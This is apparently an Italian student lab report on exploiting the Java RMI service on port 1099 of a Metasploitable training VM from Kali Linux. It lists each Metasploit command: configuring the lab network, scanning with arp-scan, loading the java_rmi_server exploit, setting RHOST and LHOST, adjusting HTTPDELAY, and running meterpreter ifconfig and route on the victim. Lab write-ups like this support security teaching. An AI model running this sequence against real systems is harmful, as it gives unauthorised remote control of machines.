
**Relazione Java RMI – vulnerabilità 1099**

Nella seguente immagine e come primo passaggio, configuro la rete sulla macchina attaccante Kali Linux, come richiesto dal progetto, con i comandi specifici, come di seguito:

- **sudo nano /etc/network/interface**
- **sudo ip addr add 192.168.11.111/24 dev eth0**




Come fatto nella precedente immagine, con Kali Linux, procedo con la configurazione di rete sulla macchina vittima Metasplitable, con gli stessi comandi, utilizzati in precedenza

- **sudo nano /etc/network/interface**
- **sudo ip addr add 192.168.11.112/24 dev eth0**


Nella seguente immagine avvio la piattaforma Metasploit con il comando:

- **Msfconsole**

Successivamente all'avio di Metasploit usiamo il comando per la scansione delle reti attive:


- **sudo arp-scan 192.168.11.0/24**

rete attiva**: 192.168.11.112 (rete configurata in precedenza)**





Nel prossimo passaggio e nell'immagine seguente, utilizzo il comando specifico per ricercare il metodo da utilizzare:

- **search java rmi**



Nell'immagine seguente dopo aver trovato il metodo da utilizzare con search, utilizzo il comando specifico, per attivare l'exploit e per vedere le opzioni di configurazioni utilizzo il comando specifico:

- **use exploit/multi/misc/java_rmi_server**
- msf6 > **exploit(multi/misc/java_rmi_server)**
- **show options**





Successivamente all'utilizzo di use per attivare l'exploit, utilizzo il comando specifico, per la configurazione ed il collegamento alla macchina vittima:

- **set RHOST 192.168.11.112**
- **set LHOST 192.168.11.111**

Per far si che l'exploit vado a buon fine, devo cambiare il settaggio dell'**http**:

- set httpdelay 20 (**in precedenza HTTPDELAY 10**)



Dopo aver configurato e settato **RHOST**, **LHOST** e aver cambiato l'**HTTPDELAY da 10 a 20**, come visto in precedenza, possiamo lanciare l'attacco con il comando specifico:


- msf6 > **exploit(multi/misc/java_rmi_server)**

Alla fine del procedimento dell'attacco, se tutto è andato a buon fine, possiamo utilizzare **meterpreter** per gestire la macchina vittima


In conclusione al nostro attacco a Metasploitable, utilizziamo i comandi specifici per la **configurazione di rete** e per visualizzare le info sulla tabella di **routing** della macchina vittima

Per la configurazione di rete, utilizziamo il seguente comando:

- meterpreter > **ifconfig (Interface 1, Interface 2)**



Per la visualizzazione delle info sulla tabella di routing, utilizziamo il seguente comando:

- meterpreter > **route**